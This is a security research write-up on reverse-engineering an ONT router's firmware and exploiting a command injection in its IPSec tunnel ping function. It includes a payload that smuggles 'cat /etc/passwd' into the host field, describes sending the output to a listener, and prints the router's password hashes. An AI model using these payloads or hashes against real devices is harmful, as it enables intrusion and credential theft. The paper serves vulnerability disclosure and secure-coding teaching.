Exploit Command Injection Router via reverse firmware technique - Paper



Submit by: SunCSR (Sun* Cyber Security Research)

Abstract

Router definition:

A router is hardware device designed to receive, analyze and move incoming packets to another network. It may also be used to convert the packets to another network interface, drop them, and perform other actions relating to a network.

A router may have interfaces for different types of physical layer connections, such as copper cables, fiber optic, or wireless transmission. It can also support different network layer transmission standards. Each network interface is used to enable data packets to be forwarded from one transmission system to another. Routers may also be used to connect two or more logical groups of computer devices known as subnets, each with a different network prefix.

Router Structure:

Hardware: Linux

Firmware: Software installed base on hardware (Written by C program language)

Reverse firmware

Prepare:

Firmware: Router ONT

Tool: binwalk on Kali Linux, ubidum (https://github.com/nlitsme/ubidump.git), IDA

Extract firmware to binary

1. Using binwalk on Kali Linux 2020.1 to extract firmware

```
ThienBikali:~/Router$ binwalk -Me ONT_FIRMWARE

Scan Time: 2020-06-19 03:38:04
Target File: /home/thien/Router/ONT_FIRMWARE
MD5 Checksum: 8172985efe6fe3637a1466d1b5cd6911
Signatures: 391

DECIMAL HEXADECIMAL DESCRIPTION

38528 0×9680 SHA256 hash constants, big endian
131072 0×20000 JFF52 filesystem, big endian
4325376 0×420000 UBI erase count header, version: 1, EC: 0×0, VID header offset: 0×800, data offset: 0×1000

thienBikali:~/Router$ ls
ONT_FIRMWARE _ONT_FIRMWARE.extracted
thienBikali:~/Router$ cd _ONT_FIRMWARE.extracted/
thienBikali:~/Router_ONT_FIRMWARE.extracted$ ls
20000.jff52 420000.ubi
ThienBikali:~/Router/_ONT_FIRMWARE.extracted$
```

We have a ubi file (read only file system) and jffs2 file (store volatile variables)

Now, we need extract 420000.ubi file to get binary firmware.

2. Using ubidump tool to extract ubi file to binary firmware

Clone and setup tools:

```
git clone https://github.com/nlitsme/ubidump.git
pip install -r requirements.txt
```

Extract firmware to binary:



```
python3 ubidump.py -d 420000.ubi -s ./
```

Folder rootfs_ubifs is created that contains binary firmware

Firmware analysis



Focus on folder bin which contains executable files of firmware. Here is some binary files:

Now using IDA to analyse http binary file. Why http? Because http binary file is to run some web function of router such as: config ip, config dns, manage cronjob, manage users...

Detect command injection vulnerability

Using IDA to analyse http binary file:

Using search function of IDA to find dangerous function. To detect command injection vulnerability, we find code that call to system() function. Why we find system() function? Because the C library function **int system(const char** *command) passes the command name or program name specified by command to the host environment to be executed by the command processor and returns after the command has been completed.

cgiPingTunnel_igd() function using system to execute some command that is passed from user via web interface

Using IDA to find cgiPingTunnel_igd() function definition, it receive input param via fputs function without any validation.

It related to add, remove or enable/disable IPSec tunnel on router (figure below)

```
LOAD: 0045703C

```

IPSec Tunnel allow create an ipsec tunnel on router, before creation, it will ping to host that user input to check if it is alive or not. Because, %s is passed to function, so user can user; or | to separate command to 2 other command.

Example in normal case:

Uer input is: 8.8.8.8

The system will executes as bellow:

```
system("ping 8.8.8.8")
```

Example arbitrary command:

Uer input is: 8.8.8.8 | cat /etc/passwd

The system will executes as bellow:

```
system("ping 8.8.8.8 | cat /etc/passwd")
```



There are two command will be executed here:

ping ping 8.8.8.8 and cat /etc/passwd. User can change cat /etc/passwd to any command what they want.

Demo

Attack on IPSec Tunnel

IPSec Settings

Using Burpsuite to capture request and edit input:

Command will read content ò etc/passwd file and reverse back to server 192.168.1.2.

And this is result:

Cmd line: -l -p 2088

admin:\$1\$KAgMXYMl\$RBnd47KDM4rvrSAacy3YY1:0:0:Administrator:/:/bin/sh

support:\$1\$wUeX/WTZ\$hK6XjMRbDgxtsMXA9sjlZ/:0:0:Technical Support:/:/bin/sh

user:\$1\$593S8hsY\$GDffxlRcWGMr5FQb03miA0:0:0:Normal User:/:/bin/sh

nobody:\$1\$12TMgRuL\$OruJT97qKJj3t5IH3CEJL1:0:0:nobody for ftp:/:/bin/sh

Conclusion

Never trust user input. If your application calls out to the operating system, you need to be sure command strings are securely constructed, or else you risk having malicious instructions injected by an attacker. This section outlines a few approaches to protecting yourself.

Injection vulnerabilities occur when untrusted input is not sanitized correctly. If you use shell commands, be sure to scrub input values for potentially malicious characters: ; & | `
